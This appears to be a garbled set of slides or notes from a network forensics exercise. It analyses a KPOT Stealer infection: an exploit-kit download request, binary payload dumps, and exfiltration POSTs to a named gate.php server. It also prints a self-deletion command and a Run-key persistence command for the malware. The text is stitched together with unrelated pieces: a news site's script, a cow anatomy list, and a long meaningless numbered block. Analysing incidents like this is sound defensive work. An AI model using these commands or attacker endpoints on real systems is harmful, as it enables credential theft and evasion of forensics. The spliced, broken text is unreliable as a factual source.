CVE-2018-4878 was the second most commonly observed vulnerability and is the only Adobe Flash Player vulnerability on this year's top 10. Like CVE-2018-8174, this vulnerability was included in multiple exploit kits, most notably the Fallout exploit kit, which was used to distribute GandCrab ransomware. Fallout took its name and URI patterns from the now defunct Nuclear exploit kit, which had been associated with CVE-2015-7645, one of 2016's top 10 vulnerabilities. In 2018, Fallout was last selling for \$300 a week and \$1,100 a month, as seen below.

KPOT Steale

x-Shockware >> flash download of the executable file KPOT Stealer

```
GET /?
MzU4NjA0&kaZDWzI&AkwenzFXp=perpetual&EIDOXmpaHLIMQ=blackmail&PmNkusRzUKJdx1=known&embBMhXHEV
qMM=already&nvQgwJI=community&PtVAedNAUU=difference&jDCoPDPCLNkpJ=heartfelt&SJjNZIaGHxK=know
n&vvHefJ=heartfelt&t4tsdfsg4=PAVMB_q6p3E1EnR6U0pGB_xyNZgITqZucEbg_21T3ybZGJsJ1kx_R6GcBxewtW1
0Z6AwalanCH6fAnUctFEsxYQ&IJbAFjBSlWY=heartfelt&hyYviEG=criticized&ff5sdfds=xHjQMrnYbRbFFYTFK
PPEUKNEMUjWA0-
KwYmZhafVF5mxFDHGpbX1FxXspVSdCFSEmvRvdLUHIwSh1U3ASwN1zYk&SFDDcBJQLntZc=everyone&ZwddKCJISaTB
=blackmail&IqnFgRnJ=known&WwmEHUqy=vest&niUheyKPRbLYEdyNjEwOTgy HTTP/1.1
Connection: Keep-Alive
Accept: /*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: 37.46.135.170

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 22 Jun 2019 23:48:11 GMT
Content-Type: application/x-msdownload
Content-Length: 584192
Connection: keep-alive
Accept-Ranges: bytes

)U.C...S...v)r      <k.....?ET.p4..u..4..... +.
..T..6...A.....T.c88..9%4.....J...1.1X.../p.u1c |.4.u.#..j..j.....:.....WJ.<
$>1...D....M.....q9y'....'#.Q-*...,R")T.....}... W&Z..9{....}.....B.K..zm...}...].....
.Bu.J.....}j@.mX.x7k#>.H..W.
..8.....BD]..a.7a;.....M.amV.gpt..B....RK#....p*.5/....2.R.
15.L.S;..Wm3..Kvv....p.....RR/@....a>....rJ...$. 1....T=....L.....r*)...*....M1.4.
{I.P...1P.}xf2fr.Bh..eW.....x..a.....f..~.....=y...@E.....BW....(e_H...%.....CK...
2.0.N..U.....f.... 7 j.F.....6..P~/...N:Q..P.'Nk-SK.....3z.}...."...
44cX@.U.D....^E...190
.I.|Q..j..R.iv....i.....o0.8.;      ....T....
.....2V.(..S
pa.)....go..|..P....8.u.....R.711.{.^*....@.o.^|}.. .+n..@N...>.;&....Q..%.>.
7B...QE..C..|cZ...\.#r.]o4.P.....r<>.f.1".%>.N....2.U.E.....%IfzNb.US..
...E.:>..$..=. 1.tD..lo.....C#.LKA.....{....M..W...)O..Tw....D..\....k.
1..)K.\D...2.....]C:....pZ.....G....}....S.....V|....6....M4c*.....
(..e@.'@.p.7..H....cd`o...-6.Y
.....d...@.L$....._X..!.$.=o[...hM>j;.....(X..*eLR.....^..h.1A.I...i./....y...SP.....
\....c
```

Post infection TRafic

Exfiltration of sensitive data was conducted over 8.209.83.76

```
POST /gQB1jYzDJBnrt4JX/gate.php HTTP/1.1
Content-Type: application/octet-stream
Content-Encoding: binary
Host: fghjkmgru34.site
Content-Length: 346854
Connection: Keep-Alive
Cache-Control: no-cache

VG`%.230WMd0E+0... 'Bes.ye|\yOUNw`|epT230WMd0wmxAVEepT230WMd0wm>...)5....%,...$ &5.. So.>... 5
...0]D<... 2

#G.qp..c.7.`r"a'.Fd.R+f|Vy..Hx`}R.d..~b)R{.YLsdw..c..E24...59(.,/;..b&...'.*(.,/9.Hz~.$.vY...=.="<{Y
>(U8..K./.26 Q.8>.
;.$.,
#.={Y
f..
.#<"/
!"m~u8>.V ..?.&.WE.jp.a(U8. .)5...,|g./...D .&#6.7{[].'/3..$.1),.Y.d..(G.+.ok* ,|a.1).=...7...7<ZQ-
>..>B..
?62H.\f...$Gg.$"6..=FB:>..a...$yOTEg.9{g}\xF]Nt`OV@c..vayn{E_HqcrREd8..`yRvA^rk\ e:6.tz...;..>1..
7=.fz..wD.....!6EGtbA 1(<... :e.F`?9.6..&..?4?!_P6.R}g+S-Z[M'3hQEe..-b(Ub..M"7p.EaP.wZG-.MMIsxwQFz..|y|
\yzg;...E9:FV#.Mo4.
$~.(Yt[.bczS.?<X...E0t..}g
,5WEJa5*...'.>E..)uWYHxbe(2Y8`,%(.!MMIsnu.Gb
>E..^o5,6..
.]lsp}z.'B}8.S$.E.0@Z<y%.&...L\ 1Jt..~n`TyZ_Jadv_De..wwe1.4FH{f1hz.bfuZG7;... $!E&.s..%,.'...a.!.. WAB]. .
3)X.>$..1V...@n.3=X.8&
.10..>?. .M<3?3..Y8a..m6*...""*.P.[@?;,..03..737hz.SJ "9.uW8+n[0hz.]U; ,.*MMuK.!
.1.u#6>.o'..837EB1.r,#$.*/EJyxuK@z..y~@n....$v. .'Z..;,.MJyv.51.{.)ocTaGCIs`1hz.]`\((D....,3mSGz..|
dtRaNT01\ 810 100 "206 51W %\D1G10iawK@z -ocuI G101\ 5 o - YohsMu7 -ocuTaEDuK S tcE.0m12 S
239 client pkts, 1 server pkt, 1 turn.
```

Exfiltration Data Size

Ethernet - 11		IPv4 - 54		IPv6		TCP - 254		UDP - 107			
Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/	
8.209.83.76	10.0.76.109	1,015	751 k	514	29 k	501	722 k	112.586273	8.9413		
10.0.76.6	10.0.76.193	743	182 k	355	85 k	388	96 k	0.039895	201.6695		
10.0.76.6	10.0.76.109	686	176 k	324	81 k	362	94 k	34.718008	118.3663		
10.0.76.109	31.13.65.7	4	340	0	0	4	340	14.267281	0.7839		
10.0.76.109	31.13.65.36	2	170	0	0	2	170	15.269609	0.0232		
10.0.76.109	224.0.0.22	7	378	7	378	0	0	34.112361	3.5601		
10.0.76.109	224.0.0.252	6	428	6	428	0	0	34.116889	3.1859		
10.0.76.109	10.0.76.255	24	2,424	24	2,424	0	0	34.684265	84.0929		
10.0.76.109	255.255.255.255	2	684	2	684	0	0	37.184797	74.9584		
10.0.76.109	23.63.249.144	10	832	5	379	5	453	39.801450	0.0275		
10.0.76.109	74.125.21.95	2	108	0	0	2	108	67.267952	0.3202		
10.0.76.109	91.235.129.60	12	2,174	8	717	4	1,457	94.134980	38.0635		
10.0.76.109	37.46.135.170	1,031	1,289 k	167	12 k	864	1,276 k	94.566744	37.6327		
10.0.76.109	13.107.21.200	12	1,490	8	684	4	806	99.027334	48.3050		
10.0.76.109	72.21.81.200	83	53 k	38	3,061	45	50 k	123.710731	23.6219		
10.0.76.109	185.254.190.200	1	54	0	0	1	54	142.404217	0.0000		
10.0.76.193	10.0.76.255	24	2,424	24	2,424	0	0	0.000000	74.0365		
10.0.76.193	224.0.0.22	8	432	8	432	0	0	2.411086	118.5048		
10.0.76.193	224.0.0.252	8	556	8	556	0	0	2.413085	2.7165		
10.0.76.193	255.255.255.255	2	684	2	684	0	0	2.420965	67.7991		
10.0.76.193	31.13.65.7	805	597 k	315	26 k	490	571 k	5.332148	197.9378		
10.0.76.193	23.63.249.186	9	778	5	379	4	399	7.650896	0.0260		
10.0.76.193	31.13.65.36	194	73 k	94	17 k	100	56 k	9.773975	195.1881		
10.0.76.193	172.217.164.74	68	38 k	34	2,223	34	36 k	58.474116	131.7928		
10.0.76.193	74.125.138.97	2	108	0	0	2	108	59.079024	0.0033		
10.0.76.193	172.217.164.66	2	108	0	0	2	108	59.836191	0.0303		

```
17 180 "Neter aestestanter:  
181   tates  
182  EXRUTer dross  
183  710  
184  710  
185  100  
186  100  
187  100  
188  100  
189  100  
190  100  
191  100  
192  100  
193  100  
194  100  
195  100  
196  100  
197  100  
198  100  
199  100  
200  100  
201  100  
202  100  
203  100  
204  100  
205  100  
206  100  
207  100  
208  100  
209  100  
210  100  
211  100  
212  100  
213  100  
214  100  
215  100  
216  100  
217  100  
218  100  
219  100  
220  100  
221  100  
222  100  
223  100  
224  100  
225  100  
226  100  
227  100  
228  100  
229  100  
230  100  
231  100  
232  100  
233  100  
234  100  
235  100  
236  100  
237  100  
238  100  
239  100  
240  100  
241  100  
242  100  
243  100  
244  100  
245  100  
246  100  
247  100  
248  100  
249  100  
250  100  
251  100  
252  100  
253  100  
254  100  
255  100  
256  100  
257  100  
258  100  
259  100  
260  100  
261  100  
262  100  
263  100  
264  100  
265  100  
266  100  
267  100  
268  100  
269  100  
270  100  
271  100  
272  100  
273  100  
274  100  
275  100  
276  100  
277  100  
278  100  
279  100  
280  100  
281  100  
282  100  
283  100  
284  100  
285  100  
286  100  
287  100  
288  100  
289  100  
290  100  
291  100  
292  100  
293  100  
294  100  
295  100  
296  100  
297  100  
298  100  
299  100  
300  100  
301  100  
302  100  
303  100  
304  100  
305  100  
306  100  
307  100  
308  100  
309  100  
310  100  
311  100  
312  100  
313  100  
314  100  
315  100  
316  100  
317  100  
318  100  
319  100  
320  100  
321  100  
322  100  
323  100  
324  100  
325  100  
326  100  
327  100  
328  100  
329  100  
330  100  
331  100  
332  100  
333  100  
334  100  
335  100  
336  100  
337  100  
338  100  
339  100  
340  100  
341  100  
342  100  
343  100  
344  100  
345  100  
346  100  
347  100  
348  100  
349  100  
350  100  
351  100  
352  100  
353  100  
354  100  
355  100  
356  100  
357  100  
358  100  
359  100  
360  100  
361  100  
362  100  
363  100  
364  100  
365  100  
366  100  
367  100  
368  100  
369  100  
370  100  
371  100  
372  100  
373  100  
374  100  
375  100  
376  100  
377  100  
378  100  
379  100  
380  100  
381  100  
382  100  
383  100  
384  100  
385  100  
386  100  
387  100  
388  100  
389  100  
390  100  
391  100  
392  100  
393  100  
394  100  
395  100  
396  100  
397  100  
398  100  
399  100  
400  100  
401  100  
402  100  
403  100  
404  100  
405  100  
406  100  
407  100  
408  100  
409  100  
410  100  
411  100  
412  100  
413  100  
414  100  
415  100  
416  100  
417  100  
418  100  
419  100  
420  100  
421  100  
422  100  
423  100  
424  100  
425  100  
426  100  
427  100  
428  100  
429  100  
430  100  
431  100  
432  100  
433  100  
434  100  
435  100  
436  100  
437  100  
438  100  
439  100  
440  100  
441  100  
442  100  
443  100  
444  100  
445  100  
446  100  
447  100  
448  100  
449  100  
450  100  
451  100  
452  100  
453  100  
454  100  
455  100  
456  100  
457  100  
458  100  
459  100  
460  100  
461  100  
462  100  
463  100  
464  100  
465  100  
466  100  
467  100  
468  100  
469  100  
470  100  
471  100  
472  100  
473  100  
474  100  
475  100  
476  100  
477  100  
478  100  
479  100  
480  100  
481  100  
482  100  
483  100  
484  100  
485  100  
486  100  
487  100  
488  100  
489  100  
490  100  
491  100  
492  100  
493  100  
494  100  
495  100  
496  100  
497  100  
498  100  
499  100  
500  100  
501  100  
502  100  
503  100  
504  100  
505  100  
506  100  
507  100  
508  100  
509  100  
510  100  
511  100  
512  100  
513  100  
514  100  
515  100  
516  100  
517  100  
518  100  
519  100  
520  100  
521  100  
522  100  
523  100  
524  100  
525  100  
526  100  
527  100  
528  100  
529  100  
530  100  
531  100  
532  100  
533  100  
534  100  
535  100  
536  100  
537  100  
538  100  
539  100  
540  100  
541  100  
542  100  
543  100  
544  100  
545  100  
546  100  
547  100  
548  100  
549  100  
550  100  
551  100  
552  100  
553  100  
554  100  
555  100  
556  100  
557  100  
558  100  
559  100  
560  100  
561  100  
562  100  
563  100  
564  100  
565  100  
566  100  
567  100  
568  100  
569  100  
570  100  
571  100  
572  100  
573  100  
574  100  
575  100  
576  100  
577  100  
578  100  
579  100  
580  100  
581  100  
582  100  
583  100  
584  100  
585  100  
586  100  
587  100  
588  100  
589  100  
590  100  
591  100  
592  100  
593  100  
594  100  
595  100  
596  100  
597  100  
598  100  
599  100  
600  100  
601  100  
602  100  
603  100  
604  100  
605  100  
606  100  
607  100  
608  100  
609  100  
610  100  
611  100  
612  100  
613  100  
614  100  
615  100  
616  100  
617  100  
618  100  
619  100  
620  100  
621  100  
622  100  
623  100  
624  100  
625  100  
626  100  
627  100  
628  100  
629  100  
630  100  
631  100  
632  100  
633  100  
634  100  
635  100  
636  100  
637  100  
638  100  
639  100  
640  100  
641  100  
642  100  
643  100  
644  100  
645  100  
646  100  
647  100  
648  100  
649  100  
650  100  
651  100  
652  100  
653  100  
654  100  
655  100  
656  100  
657  100  
658  100  
659  100  
660  100  
661  100  
662  100  
663  100  
664  100  
665  100  
666  100  
667  100  
668  100  
669  100  
670  100  
671  100  
672  100  
673  100  
674  100  
675  100  
676  100  
677  100  
678  100  
679  100  
680  100  
681  100  
682  100  
683  100  
684  100  
685  100  
686  100  
687  100  
688  100  
689  100  
690  100  
691  100  
692  100  
693  100  
694  100  
695  100  
696  100  
697  100  
698  100  
699  100  
700  100  
701  100  
702  100  
703  100  
704  100  
705  100  
706  100  
707  100  
708  100  
709  100  
710  100  
711  100  
712  100  
713  100  
714  100  
715  100  
716  100  
717  100  
718  100  
719  100  
720  100  
721  100  
722  100  
723  100  
724  100  
725  100  
726  100  
727  100  
728  100  
729  100  
730  100  
731  100  
732  100  
733  100  
734  100  
735  100  
736  100  
737  100  
738  100  
739  100  
740  100  
741  100  
742  100  
743  100  
744  100  
745  100  
746  100  
747  100  
748  100  
749  100  
750  100  
751  100  
752  100  
753  100  
754  100  
755  100  
756  100  
757  100  
758  100  
759  100  
760  100  
761  100  
762  100  
763  100  
764  100  
765  100  
766  100  
767  100  
768  100  
769  100  
770  100  
771  100  
772  100  
773  100  
774  100  
775  100  
776  100  
777  100  
778  100  
779  100  
780  100  
781  100  
782  100  
783  100  
784  100  
785  100  
786  100  
787  100  
788  100  
789  100  
790  100  
791  100  
792  100  
793  100  
794  100  
795  100  
796  100  
797  100  
798  100  
799  100  
800  100  
801  100  
802  100  
803  100  
804  100  
805  100  
806  100  
807  100  
808  100  
809  100  
810  100  
811  100  
812  100  
813  100  
814  100  
815  100  
816  100  
817  100  
818  100  
819  100  
820  100  
821  100  
822  100  
823  100  
824  100  
825  100  
826  100  
827  100  
828  100  
829  100  
830  100  
831  100  
832  100  
833  100  
834  100  
835  100  
836  100  
837  100  
838  100  
839  100  
840  100  
841  100  
842  100  
843  100  
844  100  
845  100  
846  100  
847  100  
848  100  
849  100  
850  100  
851  100  
852  100  
853  100  
854  100  
855  100  
856  100  
857  100  
858  100  
859  100  
860  100  
861  100  
862  100  
863  100  
864  100  
865  100  
866  100  
867  100  
868  100  
869  100  
870  100  
871  100  
872  100  
873  100  
874  100  
875  100  
876  100  
877  100  
878  100  
879  100  
880  100  
881  100  
882  100  
883  100  
884  100  
885  100  
886  100  
887  100  
888  100  
889  100  
890  100  
891  100  
892  100  
893  100  
894  100  
895  100  
896  100  
897  100  
898  100  
899  100  
900  100  
901  100  
902  100  
903  100  
904  100  
905  100  
906  100  
907  100  
908  100  
909  100  
910  100  
911  100  
912  100  
913  100  
914  100  
915  100  
916  100  
917  100  
918  100  
919  100  
920  100  
921  100  
922  100  
923  100  
924  100  
925  100  
926  100  
927  100  
928  100  
929  100  
930  100  
931  100  
932  100  
933  100  
934  100  
935  100  
936  100  
937  100  
938  100  
939  100  
940  100  
941  100  
942  100  
943  100  
944  100  
945  100  
946  100  
947  100  
948  100  
949  100  
950  100  
951  100  
952  100  
953  100  
954  100  
955  100  
956  100  
957  100  
958  100  
959  100  
960  100  
961  100  
962  100  
963  100  
964  100  
965  100  
966  100  
967  100  
968  100  
969  100  
970  100  
971  100  
972  100  
973  100  
974  100  
975  100  
976  100  
977  100  
978  100  
979  100  
980  100  
981  100  
982  100  
983  100  
984  100  
985  100  
986  100  
987  100  
988  100  
989  100  
990  100  
991  100  
992  100  
993  100  
994  100  
995  100  
996  100  
997  100  
998  100  
999  100  
1000 100
```

Persistence

KPOT Stealer was saved in a temporary directory before self-deletion.

Data Theft

Stolen data included browser credentials, autofill data, and cookies.

Exfiltration

Stolen data was sent to the attacker's server (8.209.83.76, fghjkmgru34.site).

? 2019-06-22-malware-retrieved-fro...ost.exe

[Submit to analyze](#)[Download](#)

Extracted | PE32 executable (GUI) Intel 80386, for MS Windows, 5 sections (584.19 kb)

Mime: application/vnd.microsoft.portable-executable Entropy: 6.29

Main HEX PE

MD5 90C90E8D3FA5CA583E966D2A34565899

SHA1 68A0B952703483F500C397B8AF942DF60A0AA4E9

SHA256 39BE5610259FFADE85599720EE0AF31187788A00791F1E4CB0CD05EF00105EDA

SSDEEP 12288:lcW6FrWSTQPZIkGC01GPJu0O2+tzaCwqRVI/45AVkkJ:FzrWSTQBiKGC01Gxu0O2wzaH61

TrID 36.8% InstallShield setup
26.6% Win32 Executable MS Visual C++ (generic)
23.6% Win64 Executable (generic)
5.6% Win32 Dynamic Link Library (generic)
3.8% Win32 Executable (generic)

IOCs
Summary of indicators of compromises 2

Copy selected

Main object – 2019_06_22_G02_malware_retrieved_from_the_infected_Windows_host.zip

? SHA256 2019_06_22_G02_malware_retrieved_from_the_infected_Windows_host.zip
78c809bcf8d825d3fb6fecfb9cd12586db703dfd34d4ac3900ccf1fda9115212

DNS requests (1)

DOMAIN fghjkmgru34.site

HTTP Requests Timeshift BEFORE BEFORE 3024 ms 4625 ms 25067 ms 29188 ms 29189 ms

Log Warning 6768


Restart Export RAM Only important Window... PE 627 82 dmin\AppDa... 11 14 12 25 157 15 38 35 more

delete itself after running:

The malware executed a command to delete itself after running:

Introduce a short delay using the ping command

Remove the malware file to avoid forensic analysis



A screenshot of a terminal window titled "cmd". The window contains the following text:
cmd
ping 127.0.0.1 && del "C:\Users\admin\AppData\Local\Temp\2019_06_22-malware.exe"
Copy Edit

Registry keys set

When ProxyEnable is set to 1 » traffic Redirection.

-  HKU\S-1-5-21-575823232-3065301323-1442773979-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable
1

windows startup

malware from restarting on reboot

The malware may have attempted persistence by adding itself to the Windows startup:

cmd

Copy Edit

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v "Malware" /t
```

MITRE ATT&CK Matrix

Tactics 3

Techniques 5

Events 23

- Danger (1)
- Warning (14)
- Other (8)

 All tactics

X

Behavior activities

X

(PID: 3544) 2019-06-22-malware-retrieved-from-the-infected-Windows-host.exe

Source: registry

First seen: 32030 ms



Warning / System Security

Reads security settings of Internet Explorer

[T1012 Query Registry](#)

Operation: READ

Name: DISABLESECURITYSETTINGSCHECK

Value:

Key: HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432NODE\MICROSOFT\INTERNET EXPLORER\SECURITY

TypeValue: REG_NONE

- **Execution (TA0002)**: Running commands like `ping.exe` and `cmd.exe`.
- **Defense Evasion (TA0005)**: Deleting itself to avoid detection.
- **Credential Access (TA0006)**: Stealing sensitive information.
- **Discovery (TA0007)**: Enumerating storage devices and system information.
- **Command and Control (TA0011)**: Communicating with external servers.
- **Exfiltration (TA0010)**: Sending stolen data to remote servers.

Second Host Observations

Second Host Observations: Normal User Activity



Host Details

IP Address: 10.0.76.193




Findings

No malicious activity or suspicious connections were detected.



Activity Analysis

The user accessed legitimate websites such as beef2live.



Count  ▾

	destination_geo.organization_name	destination.geo.country_name
⚠ 131	GOOGLE	United States
⚠ 75	GOOGLE-CLOUD-PLATFORM	United States
⚠ 65	FACEBOOK	United States
⚠ 24	Alibaba US Technology Co., Ltd.	Germany
⚠ 19	JSC IOT	Russia
⚠ 12	EDGECAST	United States
⚠ 8	AMAZON-02	United States
⚠ 8	MICROSOFT-CORP-MSN-AS-BLOCK	United States
⚠ 6	Akamai International B.V.	United States
⚠ 4	TWITTER	United States

Rows per page: 10 ▾ 1-10 of 12

why websites use Google Analytics

Understand Website Visitors

- Who is visiting? (Age, location, device, interests)
- How they found the site (Google search, ads, social media, direct visit)
To Improve User Experience, To Monitor Website Performance
- to Measure Marketing Performance



oogle Analyt

beef2live.com

W3Schools Certification Course

[CHECK IT OUT!](#)

Result Size: 502 x 443

[Get your own website](#)

```
//>-->
</script>
</form>

<script type="text/javascript">
$(document).ready(function(){
    var webSiteURL = 'beef2live.com';

    var match = RegExp('?'&]TT=([^\&]*)').exec(window.location.search);
    var tempThemeQueryString = match && decodeURIComponent(match[1].replace(/\+/g, ' '));
    if (tempThemeQueryString != null ){
        $("a").each(function(){
            var href =
                $(this).attr('href');
            if(href) {
                if( ( href.indexOf('//') === 0 ) || ( href.indexOf(webSiteURL) > 0 ) ){
                    href += (href.match(/\?/) ? '&' : '?') + 'TT=' + tempThemeQueryString;
                    $(this).attr('href', href);
                }
            }
        });
    }
});
```

A cow's udder contains two pairs of mammary glands.

The diagram illustrates the anatomy of a cow's body, highlighting various parts with red labels and arrows:

- tailhead
- quarter
- stifle
- hock
- nump
- body
- rear flank
- last rib
- hoof
- toins
- back
- cross
- neck
- poll
- forehead
- face
- nose
- nostril
- shoulder vein
- muzzle
- dewlap
- shoulder
- brisket
- elbow
- knee
- hock
- pastern
- cannon
- dewclaw
- underline
- sheath
- muscle

Sources / Links

[View Source](#)

Made with Gamma



Overview on new Security Onion

Investigation with new Security Onion

Component	Role
Zeek (Bro)	Network traffic analysis (DPI, metadata extraction)
Suricata	IDS/IPS for real-time network traffic monitoring
Elasticsearch	Stores and indexes security logs
Logstash	Processes and parses incoming logs
Kibana	Visualization dashboard for security logs
SO Manager	Manages Security Onion configurations
Fleet (osquery)	Endpoint monitoring
Strelka	File analysis
Playbook	Incident response and threat intelligence

SecurityOnion

Overview Alerts Dashboards Hunt Cases PCAP Grid Downloads Administration Users Grid Members Configuration License Key

Version: 2.4.60 © 2025 Security Onion Solutions, LLC License: ELV2

Count	destination.ip	Count	destination.port
379	10.0.76.6	193	443
75	35.226.156.55	163	53
44	31.13.65.7	163	80
29	10.0.76.255	96	88
24	8.209.83.76	35	389
21	31.13.65.36	29	137
21	224.0.0.252	29	445
19	37.46.135.170	24	49155
14	74.125.138.138	21	5355
12	74.125.136.102	14	135

Security Onion

Overview Alerts Dashboards Hunt Cases PCAP Grid Downloads Administration

Timestamp: 2025-02-01 23:10:05.881 +02:00 Title: ET EXPLOIT_KIT RIG EK URI Struct Jun 13 2017 Status: new Severity: high Assigned: Create Date: 2025-02-01T21:10:53Z

